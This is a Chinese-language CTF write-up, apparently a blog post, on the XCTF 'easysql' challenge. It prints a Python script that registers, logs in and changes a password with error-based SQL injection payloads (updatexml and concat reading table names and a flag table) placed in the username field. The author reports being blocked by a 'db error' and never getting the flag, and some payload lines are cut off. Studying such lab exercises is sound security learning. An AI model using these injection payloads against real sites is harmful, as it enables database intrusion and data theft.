XCTF easysql注入writeup

原创

小傅老师 于 2019-07-16 15:15:44 发布 441 收藏

我没有拿到flag，不过根据writeup的提示。。。还是没做出来。有朋友做出来了可以在下面评论。

官方提示如下

根据提示，我写了一个脚本，脚本代码如下，这个脚本可以在代码里修改用户名和密码，直接完成在网站上用户名和密码的创建和登录以及修改密码。


```
# -*-coding:utf-8-*-
import requests

#cookiesq全局变量不用改
url = "http://111.198.29.45:49818/"
#user='adminaa"||updatexml(1,concat(0x7e,(SELECT(GROUP_CONCAT(TABLE_NAME))FROM(information_schema.TABLES)WH
# a='SELECT(GROUP_CONCAT(TABLE_NAME))FROM(information_schema.TABLES)WHERE(table_schema=database())'
# flag='updatexml(1,concat(0x7e,),0)'
# flag='SELECT(flag)FROM(flag)'
#user='adminaa"||updatexml(1,concat(0x7e,(SELECT(GROUP_CONCAT(TABLE_NAME))FROM(information_schema.TABLES)WH
user='adminaa"||updatexml(1,concat(0x7e,(SELECT(flag)FROM(flag))),0)#'
passwd='updatexml(1,concat(0x7e,(SELECT(GROUP_CONCAT(TABLE_NAME))FROM(information_schema.TABLES)WHERE(table
newpass='cc'
email="cc"
cookies=""
#用于表示账号密码是否修改成功
flag=0
usps=[]
def register(user,passwd,email):
    urlr=url+"register.php"
    r = requests.post(url=urlr,data={'username':user,'password':passwd,'email':email})
```

```
    # print r.content
    # print r.headers
    if 'user exists' not in r.content:
        usps.append({user,passwd})
        cookies=r.cookies
        print 'sucess create user '+ user +" passwd " + passwd
        print r.text
        return 0
    else:
        print 'fail create '+user
        print r.text
        return 1
def login(user,passwd):
    global cookies
    urll=url+"login.php"
    r = requests.post(url=urll,data={"username":user,"password":passwd},cookies=cookies)
    #print "login back "+r.text
    if user in r.text:
        print "user "+ user + " sucess login "
        print r.text
    else:
        print "user "+user+" login fail"
        print r.text
def changepw(oldpass,newpass):
    global cookies
    global flag
    urlc=url+"changepwd.php"
    headers={
        "Referer":"http://111.198.29.45:49818/changepwd.php"
    }
    r=requests.post(urlc,data={"oldpass":oldpass,"newpass":newpass},cookies=cookies)
    #print "changpw "+ r.text
    # cookies=r.cookies
    #print r.request.headers
    if "REGISTER" in r.text:
        print "fail create"
        print r.text
        flag = 0
    else:
        print "sucess change"
        print r.text
        flag = 1
    #print r.headers
if __name__=="__main__":
    # changepw(cookie=cookies)
    # if flag==0:
    #     #register(user,passwd,email)
    #     login(user,passwd)
    #     changepw(cookie=cookies)
    #     print flag
    #     print cookies
    r=requests.get('http://111.198.29.45:49818/')
    cookies=r.cookies
    # print cookies
    register(user,passwd,"cc")
    login(user,passwd)
    changepw(passwd,newpass)
    # print flag
    # r=requests.post('http://111.198.29.45:49818/changepwd.php')
```

```
    # print r.text
```


更加官方提示，我发现在用户名处存在着报错注入，输入如上，结果如下：



得到了官方提示一致的结果。


再继续，把user更改为adminaa"||updatexml(1,concat(0x7e,(SELECT(GROUP_CONCAT(TABLE_NAME))FROM(information_schema.TABLES)WHERE(table_sche

发现注册时返回dberror。根本注册不成功。



只要时含有WHERE的都是会报db error。得不到传说中的flag。

怀疑对where或者=过滤了，测试一下，没有,没有过滤。。。，不过对空格确实是有过滤。。。。



做到现在，这个db error不知道怎么回事，我自己现在也想不出来怎么绕过它。如果有大佬看到这篇文章，如能解答，感激不尽

tips:使用代码时，注意修改代码里的url，user,passwd等变量。这样就不用手动注册，登录，修改密码那么麻烦了。